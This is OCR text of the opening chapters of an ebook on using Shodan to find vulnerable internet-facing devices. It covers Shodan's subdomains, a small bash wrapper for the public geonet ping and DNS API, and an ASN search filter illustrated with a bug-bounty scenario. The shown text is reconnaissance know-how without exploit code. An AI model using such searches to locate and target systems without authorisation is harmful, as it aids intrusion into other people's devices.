
system00 Security Bangladesh

Pwning the internet with SHODAN

Learning deep and pwning more with shodan.io



Joy Ghosh

System00 Security

Pwning The Internet With shodan

Learning Deep and pwning more with shodan.io

By Joy Ghosh

PWNING THE INTERNET WITH SHODAN

Learning Deep and Pwning more with shodan.

By Joy Ghosh

In this book we will learn more about shodan, how we can use shodan to find vulnerable devices/iot/applications. This book was written to show and teach how we can use shodan properly, if someone uses content/script or methodology of any part of this book to harm anyone or anything author or the publisher is not responsible.

(All Scripts comes zipped with the book)

This Version was published on 2022

Contents

0x1

Introduction

0x1.1 What is shodan ?

This book is about shodan.io, so first we have to know what the hell is shodan? Is it a food , is it a wearable or a computer program , Technically shodan is a web-application, its a search engine, i know what you are thinking is it Similar to google? My answer is yes pretty much, google crawls the internet to find web-application and its page But shodan not only collects web-application it crawls the internet and collects all the IOT devices and their services Which are connected to the internet. Like google after collecting those data it lets users to search for device/server with similar services/webcam/database etc. Shodan also has some filter to help its user to search for something specific.

0x1.2 Why is shodan useful for big/small/medium organizations and security researchers?

Now we know shodan is a search engine that crawls the internet to collect application/iot_device/services/servers, There are no limitations to shodan nor any ip range given shodan randomly generates ip and scan its open services And collects the banner of service, it's not limited to only service scan it also can detect possible vulnerability.
So it helps any size organization to check if any of its services being exposed to the internet with any possible Vulnerability, so they can act fast. Shodan also has one service to monitor any organization or personal network, If user set any CIDR/IP/HOSTNAME on monitor shodan will alert the user through email/telegram if shodan detects Any new service or port.


One question remains now: it's clear how it helps any organization but why it's useful to security researchers?
A pentester/security researcher first phase of research is get enough information about the target,this phase is known as recon,If you are talking about information, shodan is a mine of information. On the first part we talked about shodan Collects information of IOT/APPLICATIONS/SERVERS information those information contains many useful Information for hacker like how many ports are open , what service are those port running , banner of those ports,Sometimes it contains a screenshot of the service/device.

0x1.3 Shodan.io's services


Shodan.io has some subdomains that are hosted with its other services. Let's know about those subdomains.

0x1.3.1 https://exploits.shodan.io


This subdomain is specially for searching exploits, as example if you want to search exploits for apache tomcat this subdomain of shodan will help you more than google , google will show result with ads/article/other junk things but exploits.shodan.io only shows result of exploits those result contains well known exploit site links like exploitdb, packetstormsecurity etc etc. Lets see an example image of its search result.



0x1.3.2 https://exposure.shodan.io/




Its Exposure observatory of shodan , shows how many devices it collected from selected countries , what is the top vulnerability there , number of compromised databases and open ports graph. Let's select Bangladesh and see our exposure observatory.




0x1.3.3 https://faviconmap.shodan.io/

Shodan collects favicon images for all device/iot/applications it finds on the internet , this subdomain ranks the most found favicon and number of its devices. If you don't know what a favicon is ? favicon is a small icon when you open a website a small icon appears on the side of the tab head , this small icon is known as favicon. Now lets see the Snapshot of faviconmap.



When you hover any icon from this favicon gallery it will show the number of collected devices with similar favicons.Favicons are the most accurate way to find a specific web, we will talk about the filter to find specific things with favicons . Now let's see what happens when we hover an icon.



0x1.3.4 https://geonet.shodan.io/

Its open geonet api , you don't need any api key to use this api. It's open for all, it can do tasks like geolocate a domain/ip , show the dns record of any domain , ping a domain to see its latency. Full api docs is available at https://geonet.shodan.io/docs#/ . lets create a bash script to automate our task so we don't need to change api url for any of our needs.


```
#!/bin/bash
case $1 in
 ping)
   curl -s https://geonet.shodan.io/api/ping/$2 | jq
   ;;
 geoping)
   curl -s https://geonet.shodan.io/api/geoping/$2 | jq
   ;;
 dns)
   curl -s https://geonet.shodan.io/api/dns/$2 | jq
   ;;
 geodns)
   curl -s https://geonet.shodan.io/api/geodns/$2 | jq
   ;;
esac
```

Let's see an example of how it works. I want to ping 1.1.1.1. Let's see how we can do that with this script. I have saved this script on my machine as geonet.sh lets run and see if it can give us any output or not.

If you want to geoping just change the ping to geoping same goes for dns/geodns.


0x1.3.5 https://honeyscore.shodan.io/

It's a honeypot detection system from shodan, if you enter an ip on input field of this subdomain it will check and show you the result if it is a honeypot or not. If you are not familiar with the word honeypot it means, its not similar to the real world honeypot, in security honeypot means a trap that creates a virtual vulnerability or something that the attacker is interested in and logs the attackers ip basically its a trap.



0x1.3.6 https://internetdb.shodan.io/

It's a fast ip lookup tool from shodan which can lookup open ports service even vulnerability sometimes , it has one similarity with geonet subdomain of shodan , it doesn't require any api key to use its api. Api docs can be found at https://internetdb.shodan.io/docs.



0x2


Search filters

Like google advanced search known as dorking on security let us search for something specific, so the result page doesn't get flooded with junk results. Shodan also has a search filter to find result for something specific like ports/host/organization etc etc. in this part we will learn about those search filter and get a practical overview of this search filter.


0x2.1 Shodan's Search filters

asn - to find something with the given asn number , if you don't know what asn number is, the full form of asn is Autonomous system number , suppose you have a big organization and your organization owns several series of ip A global unique identifier needs to mark those ip and the unique identifier that tells those ip series are owned by your organization is known as asn number. Now let's see how the filter works.


Let's think about a scenario: We are participating in a bug bounty program hosted by uber, in uber's inscope target uber says all its assets. So first we need to find all the assets of uber, it's hard if you start searching google for uber's assets can take a month or more , we can do that by just finding asn number. Ip database like whatismyip/ipinfo contains asn number and its ip range by company name. We found uber's asn number on ipinfo database.



Lets create a query so we can search those assets on shodan. **(asn:AS63086)**

